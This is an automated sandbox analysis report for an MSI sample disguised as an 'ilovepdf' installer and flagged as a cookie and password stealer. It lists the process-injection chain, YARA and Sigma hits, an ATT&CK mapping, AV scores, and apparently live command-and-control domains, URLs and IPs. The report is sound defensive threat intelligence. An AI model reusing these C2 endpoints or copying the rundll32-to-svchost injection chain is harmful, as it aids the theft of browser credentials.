ID: 508222
Sample Name: 6rfyiAq0nM
Cookbook: default.jbs
Time: 12:48:10
Date: 24/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 6rfyiAq0nM

Overview

General Information

Sample Name:	6rfyiAq0nM (renamed file extension from none to msi)
Analysis ID:	508222
MD5:	623673851fbb205.
SHA1:	c541b4e10541bb..
SHA256:	71a98e982a9dde..
Tags:	msi
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Cookie Stealer

Score:	74
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- System process connects to networ...
- Yara detected Cookie Stealer
- Multi AV Scanner detection for subm...
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for dropp...
- Query firmware table information (lik...
- Allocates memory in foreign process...
- Sigma detected: Suspicious Svchos...
- Contains functionality to inject code ...
- Creates a thread in another existing ...
- Drops executables to the windows d...
- Contains functionality to compare us...
- Tries to harvest and steal browser in...
- Writes to foreign memory regions

Classification



Process Tree

- **System is w10x64**
- msiexec.exe (PID: 6980 cmdline: 'C:\Windows\System32\msiexec.exe' /i 'C:\Users\user\Desktop\6rfyiAq0nM.msi' MD5: 4767B71A318E201188A0D0A420C8B608)
- msiexec.exe (PID: 7056 cmdline: C:\Windows\system32\msiexec.exe /V MD5: 4767B71A318E201188A0D0A420C8B608)
  - MSIFBC3.tmp (PID: 4928 cmdline: C:\Windows\Installer\MSIFBC3.tmp MD5: B6D7559D31D4FF2D02338DF9CEF2FBD8)
    - MSIFBC3.tmp (PID: 6292 cmdline: 'C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp' /SL5='$9025C,6374824,780800,C:\Windows\Installer\MSIFBC3.tmp' MD5: D73DDB8F6B777CC6411FD3CA254F3DEC)
      - rundll32.exe (PID: 5336 cmdline: 'C:\Windows\system32\rUNdLl32.Exe' 'C:\Program Files (x86)\ilovepdf\sqlite.dll',global MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - svchost.exe (PID: 2968 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s Appinfo MD5: 32569E403279B3FD2EDB7EBD036273FA)
          - svchost.exe (PID: 6944 cmdline: C:\Windows\system32\svchost.exe -k SystemNetworkService MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 6212 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 996 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s gpsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 256 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s IKEEXT MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 2320 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s iphlpsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 2188 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s LanmanServer MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 1512 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s lfsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 1124 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s ProfSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 2468 cmdline: c:\windows\system32\svchost.exe -k netsvcs MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 664 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 2948 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s seclogon MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 1452 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s SENS MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 1868 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s ShellHWDetection MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 1340 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s Themes MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 3444 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s TokenBroker MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 1188 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p -s UserManager MD5: 32569E403279B3FD2EDB7EBD036273FA)
        - svchost.exe (PID: 5104 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Program Files (x86)\ilovepdf\is-93C0J.tmp	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0xed44a:$s1: \xAE\xB2\xB2\xB6\xFC\xE9\xE9

Memory Dumps

Source	Rule	Description	Author	Strings
00000014.00000003.340502864.000001D91AA60000.00000004.00000001.sdmp	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
00000015.00000003.343737038.000002F2C5B90000.00000004.00000001.sdmp	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
0000001E.00000003.383962907.000001BE5C730000.00000004.00000001.sdmp	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
00000022.00000000.397199381.00000202B28F0000.00000040.00000001.sdmp	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x6646e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
0000001D.00000003.379846771.0000022F12180000.00000004.00000001.sdmp	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
Click to see the 65 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
27.2.svchost.exe.2743a320000.0.unpack	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
34.2.svchost.exe.202b28f0000.0.unpack	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
20.2.svchost.exe.1d91aad0000.0.unpack	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
24.2.svchost.exe.1dc51fb0000.0.unpack	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
37.2.svchost.exe.1afba170000.0.unpack	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x64e6e:$xo1: \x19%$>m=?"*?, m.,##"9m/(m?8#m$#m\x09\x02\x1Em ")(
Click to see the 69 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Svchost Process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

System Summary:

Persistence and Installation Behavior:

Drops executables to the windows directory (C:\Windows) and starts them

Contains functionality to infect the boot sector

Boot Survival:

Contains functionality to infect the boot sector

Malware Analysis System Evasion:

Query firmware table information (likely to detect VMs)

Contains functionality to compare user and computer (likely to detect sandboxes)

Contains functionality to detect sleep reduction / modifications

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Modifies the context of a thread in another process (thread injection)

Contains functionality to inject threads in other processes

Sets debug register (to hijack the execution of another thread)

Stealing of Sensitive Information:

Yara detected Cookie Stealer

Tries to harvest and steal browser information (history, passwords, etc)

Contains functionality to steal Chrome passwords or cookies


Remote Access Functionality:

Yara detected Cookie Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts 1	Native API 1	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1	OS Credential Dumping 2	System Time Discovery 2	Replication Through Removable Media 1	Archive Collected Data 1	Exfiltration Over Other Network Medium
Replication Through Removable Media 1	Service Execution 1 2	Create Account 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 2 1	Credentials In Files 1	System Service Discovery 1	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration
Local Accounts	At (Windows)	Windows Service 1 1	Access Token Manipulation 1 1	Software Packing 2 1	NTDS	File and Directory Discovery 3	Distributed Component Object Model	Clipboard Data 2	Scheduled Transfer
Cloud Accounts	Cron	Registry Run Keys / Startup Folder 1	Windows Service 1 1	DLL Side-Loading 1	LSA Secrets	System Information Discovery 4 7	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Bootkit 1	Process Injection 8 2 3	File Deletion 1	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 1	Masquerading 1 2 2	DCSync	Security Software Discovery 4 7 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Valid Accounts 1	Proc Filesystem	Virtualization/Sandbox Evasion 1 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Modify Registry 1	/etc/passwd and /etc/shadow	Process Discovery 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 1 3 1	Network Sniffing	Application Window Discovery 1 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Access Token Manipulation 1 1	Input Capture	System Owner/User Discovery 2	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 8 2 3	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Bootkit 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port
Trusted Relationship	Python	Hypervisor	Process Injection	Rundll32 1	Web Portal Capture	Cloud Groups	Attack PC via USB Connection	Local Email Collection	Standard Application Layer Protocol
Hardware Additions	JavaScript/JScript	Valid Accounts	Dynamic-link Library Injection	Indicator Removal on Host 1	Credential API Hooking	System Information Discovery	Exploit Enterprise Resources	Remote Email Collection	Alternate Network Mediums


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
6rfyiAq0nM.msi	31%	Virustotal		Browse
6rfyiAq0nM.msi	8%	Metadefender		Browse
6rfyiAq0nM.msi	36%	ReversingLabs	Win32.Trojan.Waldek	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\ilovepdf\ilovepdf.exe (copy)	0%	Metadefender		Browse
C:\Program Files (x86)\ilovepdf\ilovepdf.exe (copy)	0%	ReversingLabs		
C:\Program Files (x86)\ilovepdf\is-30MA7.tmp	0%	Metadefender		Browse
C:\Program Files (x86)\ilovepdf\is-30MA7.tmp	4%	ReversingLabs		
C:\Program Files (x86)\ilovepdf\is-8KFAQ.tmp	0%	Metadefender		Browse
C:\Program Files (x86)\ilovepdf\is-8KFAQ.tmp	5%	ReversingLabs		
C:\Program Files (x86)\ilovepdf\is-93C0J.tmp	0%	Metadefender		Browse
C:\Program Files (x86)\ilovepdf\is-93C0J.tmp	4%	ReversingLabs		
C:\Program Files (x86)\ilovepdf\is-CU1EC.tmp	0%	Metadefender		Browse
C:\Program Files (x86)\ilovepdf\is-CU1EC.tmp	0%	ReversingLabs		
C:\Program Files (x86)\ilovepdf\is-UKPSI.tmp	0%	Metadefender		Browse
C:\Program Files (x86)\ilovepdf\is-UKPSI.tmp	4%	ReversingLabs		
C:\Program Files (x86)\ilovepdf\is-VR0CA.tmp	9%	Metadefender		Browse
C:\Program Files (x86)\ilovepdf\is-VR0CA.tmp	26%	ReversingLabs	Win32.Trojan.Generic	

Source	Detection	Scanner	Label	Link

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.2.rundll32.exe.4eb0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
37.2.svchost.exe.1afba170000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
20.2.svchost.exe.1d91aad0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
28.0.svchost.exe.1111ac00000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
24.0.svchost.exe.1dc51fb0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
28.2.svchost.exe.1111ac00000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
24.2.svchost.exe.1dc51fb0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
37.0.svchost.exe.1afba170000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
30.2.svchost.exe.1be5cd40000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
17.0.svchost.exe.204f3380000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
27.2.svchost.exe.2743a320000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
34.2.svchost.exe.202b28f0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
16.2.svchost.exe.12e17870000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
34.0.svchost.exe.202b28f0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
19.2.svchost.exe.233426d0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
23.2.svchost.exe.28621cd0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
29.0.svchost.exe.22f12740000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
29.2.svchost.exe.22f12740000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
31.2.svchost.exe.21c23140000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
23.0.svchost.exe.28621cd0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
27.0.svchost.exe.2743a320000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
31.0.svchost.exe.21c23140000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
17.2.svchost.exe.204f3380000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
21.0.svchost.exe.2f2c5c00000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
38.0.svchost.exe.25c96c80000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
25.2.svchost.exe.2216b8b0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
30.0.svchost.exe.1be5cd40000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
22.0.svchost.exe.222cab20000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
22.2.svchost.exe.222cab20000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
14.2.svchost.exe.24b7d0d0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
19.0.svchost.exe.233426d0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
21.2.svchost.exe.2f2c5c00000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
38.2.svchost.exe.25c96c80000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
25.0.svchost.exe.2216b8b0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
14.0.svchost.exe.24b7d0d0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File
20.0.svchost.exe.1d91aad0000.0.unpack	100%	Avira	TR/ATRAPS.Gen2		Download File

Domains

Source	Detection	Scanner	Label	Link
toa.mygametoa.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https:///xboxlive.com	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chromedisplayurl	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://fg.mygameagend.com/report7.4.php	6%	Virustotal		Browse
http://https://fg.mygameagend.com/report7.4.php	0%	Avira URL Cloud	safe	
http://https://bh.mygameadmin.com/	0%	Avira URL Cloud	safe	
http://https:///live.com	0%	Avira URL Cloud	safe	
http://https://fg.mygameagend.com/	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://https://www.remobjects.com/ps	0%	URL Reputation	safe	
http://subca.ocsp-certum.com01	0%	URL Reputation	safe	
http://https://www.innosetup.com/	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://jrsoftware.org0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://bh.mygameadmin.com/report7.4.phpile	0%	Avira URL Cloud	safe	
http://https://login.windows.netll	0%	Avira URL Cloud	safe	
http://https://login.windows.netm	0%	Avira URL Cloud	safe	
http://https://pcbmhome.com/click.php?cnv_id=%s&cl=%d	0%	Avira URL Cloud	safe	
http://https://login.windows.netB7E5B	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://w.ijg.	0%	Avira URL Cloud	safe	
http://https://bh.mygameadmin.com/report7.4.php	0%	Avira URL Cloud	safe	
http://https://p-api.com/json/?fields=8198	0%	Avira URL Cloud	safe	
http://cscasha2.ocsp-certum.com04	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://https:///windows.net	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://fg.mygameagend.com/dll	0%	Avira URL Cloud	safe	
http://https://xsts.auth.xboxlive.com2	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
toa.mygametoa.com	34.64.183.91	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://fg.mygameagend.com/report7.4.php	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://bh.mygameadmin.com/report7.4.php	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	unknown	United States		53334	TUT-ASUS	false
172.67.167.122	unknown	United States		13335	CLOUDFLARENETUS	false
34.64.183.91	toa.mygametoa.com	United States		139070	GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	true
104.21.75.46	unknown	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	508222
Start date:	24.10.2021
Start time:	12:48:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 23s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	6rfyiAq0nM (renamed file extension from none to msi)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal74.troj.spyw.evad.winMSI@10/39@2/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 26.2% (good quality ratio 22.7%) • Quality average: 60.6% • Quality standard deviation: 33.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:50:06	API Interceptor	68x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.95.112.1	NaVEQ76t88.exe	Get hash	malicious	Browse	• ip-api.com/json/
	7PPXbfDkRN.exe	Get hash	malicious	Browse	• ip-api.com/json/
	kBbwXpCn0c.exe	Get hash	malicious	Browse	• ip-api.com/json/
	13294_Video_Oynat#U0131c#U0131.apk	Get hash	malicious	Browse	• ip-api.com/json
	Comprobante de pago.xls	Get hash	malicious	Browse	• ip-api.com/json/
	Comprobante de pago.doc	Get hash	malicious	Browse	• ip-api.com/json/
	Pv9HB349oG.exe	Get hash	malicious	Browse	• ip-api.com/json
	PozfYoUNtW.exe	Get hash	malicious	Browse	• ip-api.com/json
	DiscordSniper.exe	Get hash	malicious	Browse	• ip-api.com//json/102.129.143.33
	Nightmare Booter (DDos) [IP Stresser] (1).exe	Get hash	malicious	Browse	• ip-api.com//json/102.129.143.33

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HazardNuker.exe	Get hash	malicious	Browse	• ip-api.com/line/?fields=hosting
	2wY8F2BCNp.exe	Get hash	malicious	Browse	• ip-api.com/json
	7WVpng6phO.exe	Get hash	malicious	Browse	• ip-api.com/json/
	Comprobante de pago (OCT).xls	Get hash	malicious	Browse	• ip-api.com/json/
	tywt33OZI0.exe	Get hash	malicious	Browse	• ip-api.com/json
